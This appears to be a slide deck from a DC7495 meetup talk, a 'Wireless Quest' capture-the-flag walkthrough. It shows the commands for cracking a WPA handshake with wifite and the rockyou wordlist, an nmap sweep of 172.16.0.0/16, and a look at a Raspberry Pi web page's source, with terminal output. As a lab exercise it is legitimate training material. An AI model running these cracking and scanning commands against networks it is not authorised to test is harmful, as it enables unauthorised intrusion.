



[DC7495 Wireless Quest]

ДОКЛАДЧИК: [l1th1um]



[9 Steps To Win]

1. Find your target - NSA_security_lab.
2. Find your wordlist. For example:

```
cp /usr/share/wordlists/rockyou.txt.gz .  
gunzip rockyou.txt.gz
```



3. The Tool.

sudo wifite --dict rockyou.txt

```
Terminal - n3m351d4@n3m3515: /usr/share/wordlists
File Edit View Terminal Tabs Help
n3m351d4@n3m3515: /usr/share/wordlists$ sudo wifite --dict rockyou.txt

wifite 2.2.5
automated wireless auditor
https://github.com/derv82/wifite2

[+] option: using wordlist rockyou.txt to crack WPA handshakes
[!] Warning: Recommended app hcxdumptool was not found. install @ https://github.com/ZerBea/hcxdumptool
[!] Warning: Recommended app hcxpcaptool was not found. install @ https://github.com/ZerBea/hcxttools
[!] Conflicting processes: NetworkManager (PID 443), wpa_supplicant (PID 567), dhclient (PID 621)
[!] If you have problems: kill -9 PID or re-run wifite with --kill)

Interface  PHY  Driver  Chipset
-----
1. wlan0    phy0  iwlwifi Intel Corporation Centrino Advanced-N
6200 (rev 35)
2. wlan1    phy1  ath9k_htc Qualcomm Atheros Communications AR9271
802.11n

[+] Select wireless interface (1-2):
```



4. Make your choice.


```
Terminal - n3m351d4@n3m3515: /usr/share/wordlists
File Edit View Terminal Tabs Help

-----
1. wlan0      phy0  iwlwifi      Intel Corporation Centrino Advanced-N
6200 (rev 35)
2. wlan1      phy1  ath9k_htc    Qualcomm Atheros Communications AR9271
802.11n

[+] Select wireless interface (1-2): 2
[+] enabling monitor mode on wlan1... enabled wlan1mon

NUM          ESSID      CH  ENCR  POWER  WPS?  CLIENT
-----
1            NSA security lab  13  WPA   54db   no
2            NSA security lab  13  WPA   46db   no
3            NSA security lab  7   WPA   45db   no    1
4            NSA security lab  8   WPA   40db   lock
5            NSA security lab  1   WPA   26db   yes
6            NSA security lab  6   WPA   23db   no
7            NSA security lab  1   WPA   19db   no
8            NSA security lab  11  WPA   18db   no
9            NSA security lab  14  WPA   11db   yes
10           NSA security lab  12  WPA   10db   no
11           NSA security lab  1   WPA   10db   yes
12           NSA security lab  6   WPA   9db    yes

[+] select target(s) (1-12) separated by commas, dashes or all:
```



A screenshot of a terminal window titled "Terminal - n3m351d4@n3m3515: /usr/share/wordlists". The terminal displays a WPA handshake cracking process. The output shows progress at 1.55% to 1.57% with an ETA of 3h58m0s to 3h56s. A cat is visible in the background, partially obscured by the terminal window.

7. Let's go IN31D3 (s1mpl3)



Zenmap

Scan Tools Profile Help

Target: 172.16.0.0/16 Profile: Quick scan Scan Cancel

Command: nmap -T4 -F 172.16.0.0/16

Hosts Services

OS Host

Nmap Output Ports / Hosts Topology Host Details Scans


~~nmap -T4 -F 172.16.0.0/16~~ Details

Starting Nmap 7.70 (<https://nmap.org>) at 2019-12-18 20:38 MSK
Nmap scan report for 172.16.0.5
Host is up (0.013s latency).
All 100 scanned ports on 172.16.0.5 are filtered

Nmap scan report for router.asus.com (172.16.10.1)
Host is up (0.016s latency).
Not shown: 98 closed ports
PORT STATE SERVICE
53/tcp open domain
80/tcp open http
MAC Address: F8:32:E4:94:49:30 (Asustek Computer)

Nmap scan report for raspberrypi (172.16.10.127)
Host is up (0.016s latency).
Not shown: 98 closed ports
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
MAC Address: B8:27:EB:0B:84:EA (Raspberry Pi Foundation)

8. Just Look At This



9. Don't Forget The Source Code



Mozilla Firefox

172.16.10.127/

172.16.10.127

Most Visited Getting Started Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB DB MSFU

Inspector Console Debugger Style Editor Performance Memory Network Storage

Search HTML

Rules Computed Layout Animations Fonts

Filter Styles

element {

html > body > canvas#q

Canvas content: A large black canvas displaying a complex, colorful, and abstract pattern resembling a fractal or a dense, multi-colored noise pattern. The pattern is composed of many small, overlapping shapes and colors, creating a dense, textured appearance. The colors include shades of blue, green, yellow, orange, red, and purple, arranged in a way that suggests a complex, possibly mathematical or algorithmic, structure. The overall effect is a dense, multi-colored, and abstract pattern that fills the canvas area.



The End

СПАСИБО ЗА ВНИМАНИЕ!